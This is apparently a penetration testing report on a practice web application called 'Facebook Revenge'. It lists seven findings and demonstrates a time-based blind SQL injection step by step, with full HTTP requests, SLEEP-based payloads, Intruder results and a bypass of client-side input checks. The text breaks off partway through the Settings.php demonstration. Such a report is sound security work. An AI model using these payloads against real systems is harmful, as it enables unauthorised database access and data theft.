Facebook Revenge

Penetration Testing Report

February, 2021

Black Box PT

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of 'Facebook Revenge' company, which is the first test performed for the 'Facebook Revenge' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'Facebook Revenge' web site.
ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during February 2021 and includes the preliminary results of the audit.


SCOPE

WEB APPLICATION

The penetration testing was limited to the http://18.158.46.251:6129/ sub domain with no prior knowledge of the environment or the technologies used.

- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS



From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 7 vulnerabilities, when the most dangerous are Blind SQL injection via creating a new post or via update the user's name, and Remote Code Execution (RCE) by manipulating the file system on the cover image option.

During our test, we were capable of exposing the website's database, executing system commands on the server, performing an action on behalf of a different account, doing parameter tampering, exposing a login page of the admin panel, exposing the user's ID via the URL on its profile page and also, exposing sensitive paths the website is using.

Exploiting most of these vulnerabilities requires **Low-Medium** technical knowledge.

IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**SQL Injection**	A **SQL Injection** attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.	**Vulnerable**
4.2	**Applicative**	**High**	**Remote Code Execution (RCE)**	**Remote Code Execution** is a type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.	**Vulnerable**

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.3	**Applicative**	**Medium**	**Cross-Site Request Forgery (CSRF)**	**Cross-Site Request Forgery (CSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	**Vulnerable**
4.4	**Applicative**	**Medium**	**Parameter Tampering**	**Parameter tampering** is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve.	**Vulnerable**
4.5	**Applicative**	**Low**	**Accessible Admin Panel**	An **Accessible Admin Panel** describes a situation where administrative panels are publicly available.	**Vulnerable**
4.6	**Applicative**	**Informative**	**Information Disclosure**	**Information disclosure**, also known as information leakage, is when a website unintentionally reveals sensitive information to its users.	**Vulnerable**
4.7	**Applicative**	**Informative**	**Sensitive Information in URL**	Information exposure through query strings in URL is when **sensitive data** is passed to parameters in the **URL.**	**Vulnerable**

FINDING DETAILS

4.1 SQL Injection

Severity | **Critical** Probability | **Low**

VULNERABILITY DESCRIPTION

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

VULNERABILITY DETAILS

During our test, we have tried to expose the data which exists on the database the website is using. Creating a new post on the 'Home.php' page showed parameters called 'post_text' , 'text_post_time' and 'priority'. Also, changing the user's first and last name on the 'Settings.php' page, showed parameters called 'fnm' and 'lnm'. Inserting an apostrophe sign to these parameters' value, showed the website is vulnerable to Blind SQL Injection. Finally, we have succeeded to reveal the database name, the name of 14 tables, its columns' names, and the users' details.


EXECUTION DEMONSTRATION

On our check, we have found 2 vulnerable locations to perform Blind SQL Injection:

- Creating a new post on the 'Home.php' page.
- Changing the user's first and last name on the 'Settings.php' page.

<u>Creating a new post on the 'Home.php' page</u>


Trying to create a new post with an apostrophe sign, did not establish it.



Capturing the request by using Burp Suite shows it contains 4 parameters:

- **post_text -** includes the content of the post
- **text_post_time -** includes the time the post has been written
- **priority** - defines the exposer level of the post - to everyone or only to the owner of the post

- **txt -** defines to the server-side that a new post has been created by the client-side.



As we can see, the content we wrote earlier, inserted into the 'post_text' parameter. Trying to add an apostrophe sign to the value of the other parameters, showed the 'txt_post_time' and the 'priority' parameters make the website perform the same result as the 'post_text' parameter did- not establishing our post.

In addition, using this sign did not return an error from the database server. Therefore, it seems the website is vulnerable to Blind SQL Injection.


In Blind SQL Injection, the server-side response does not include an error that can be used to retrieve data from the database. Therefore, to deal with this problem, we used a technique called **Time-based Injection**.

This technique, uses a query that forces the server to delay its reaction.
That way, an attacker can ask the database about the existence of specific data and based on the server's response time, get an answer. Meaning- a quick reaction from the server interpreted as a “no”, and a delayed reaction means “yes”.

In order to use this technique, the first step is to find a payload that forces a delay on the server-side after using the apostrophe sign. Therefore, we moved our previous request to the Intruder, add a random letter- 'a' on the 'post_text' parameter value, and marked it.

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 70
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=a%27$a$&txt_post_time=20-2-2021+10%3A26&priority=Public&txt=post
```

Then, we used the Blind SQL Injection payloads list from the following website: https://ismailtasdelen.medium.com/sql-injection-payload-list-b97656cfd66b .
Each payload will be replaced with the letter we have marked.



From the Intruder results, it seems we have found many suitable payloads.
On our check, we used the following payload - **AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe**

Request	Payload	Status	Response received	Error	Timeout	Length
44	AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND '%'='	200	5111			80012
56	or SLEEP(5)='	200	5104			83979
43	AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe	200	5100			76045
0		200	114			44139
50	SLEEP(5)="	200	112			80012
48	SLEEP(5)#	200	108			80012
55	or SLEEP(5)="	200	108			80012

This payload delayed the server's response time to 5 seconds by using the '**SLEEP(5)**' command. In order to ensure this payload works, we have changed the value on the SLEEP command from 5 to 10.

Request

Pretty | Raw | \n | Actions

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 129
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=a%27AND (SELECT * FROM (SELECT(SLEEP(10)))bAKL) AND
'vRxe'='vRxe&txt_post_time=20-2-2021+10%3A51&priority=Public&txt=post
```

As we can see, the server's response time was delayed by 10 seconds. Meaning- we can control the delay time on the server's response.

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Sat, 20 Feb 2021 08:55:52 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 95558
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <script src="background_file/background_js/event.js">
    </script>
    <script src="background_file/background_js/searching.js">
    </script>
    <script src="background_file/background_js/searched_reco_event.js">
    </script>
    <script src="background_file/background_js/submited_searched_reco_event.js">
    </script>
    <link href="../fb_font/font.css" rel="stylesheet" type="text/css">
    <LINK REL="SHORTCUT ICON" HREF="../fb_title_icon/Faceback.ico" />
  </head>
  <body>

    <!--Head background-->
    <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:1; background:#3B5998

    </div>
    <!--Head fb text-->
    <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:2;">
       <a href="Home.php" style="color:#FFFFFF; text-decoration:none;" onMouseOver="on_head_fb_te
         facebook
       </font>
```


INSPECTOR

Search... 0 matches


95,888 bytes | 10,126 millis

Changing the user's first and last name on the 'Settings.php' page


Accessing the 'Change Name' option on the 'Settings.php' page.




Trying to add an apostrophe sign to the value of the 'First Name' and the 'Last Name' fields, did not succeeded.




Accessing the '**Inspect-> Sources**' on the browser, shows a JavaScript file related to this page, which performs the checks on the user input fields before uploading it to the server.





To bypass these checks, we inserted to these fields legitimate values and captured the request by using Burp suite.



Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_home/Settings.php HTTP/1.1
2  Host: 18.158.46.251:31446
3  Content-Length: 32
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:31446
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:31446/fb_files/fb_home/Settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=90oa2f0pk8bmq8ult1pj9no8j7
14 Connection: close
15
16 fnm=aaa&lnm=bbb&change_name=Save
```

Then, we inserted an apostrophe sign to each value. As we can see, the server accepted this sign.

Request

Pretty | Raw | \n | Actions

```
POST /fb_files/fb_home/Settings.php HTTP/1.1
Host: 18.158.46.251:31446
Content-Length: 32
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:31446
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:31446/fb_files/fb_home/Settings.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=90oa2f0pk8bmq8ult1pj9no8j7
Connection: close

fnm=aaa'&lnm=bbb&change_name=Save
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 302 Found
Date: Sun, 21 Feb 2021 07:57:41 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: Settings.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 24016

<html>
  <head>
    <script src="background_file/background_js/event.js">
    </script>
    <script src="background_file/background_js/searching.js">
    </script>
    <script src="background_file/background_js/searched_reco_event.js">
    </script>
    <script src="background_file/background_js/submited_searched_reco_event.js">
    </script>
    <link href="../fb_font/font.css" rel="stylesheet" type="text/css">
    <LINK REL="SHORTCUT ICON" HREF="../fb_title_icon/Faceback.ico" />
  </head>
  <body>

    <!--Head background-->
    <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:1; background:#3B5998"

    </div>
    <!--Head fb text-->
    <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:2;">
       <a href="Home.php" style="color:#FFFFFF; text-decoration:none;" onMouseOver="on_head_fb_tex
         facebook
      </font>
```

Request

Pretty | Raw | \n | Actions

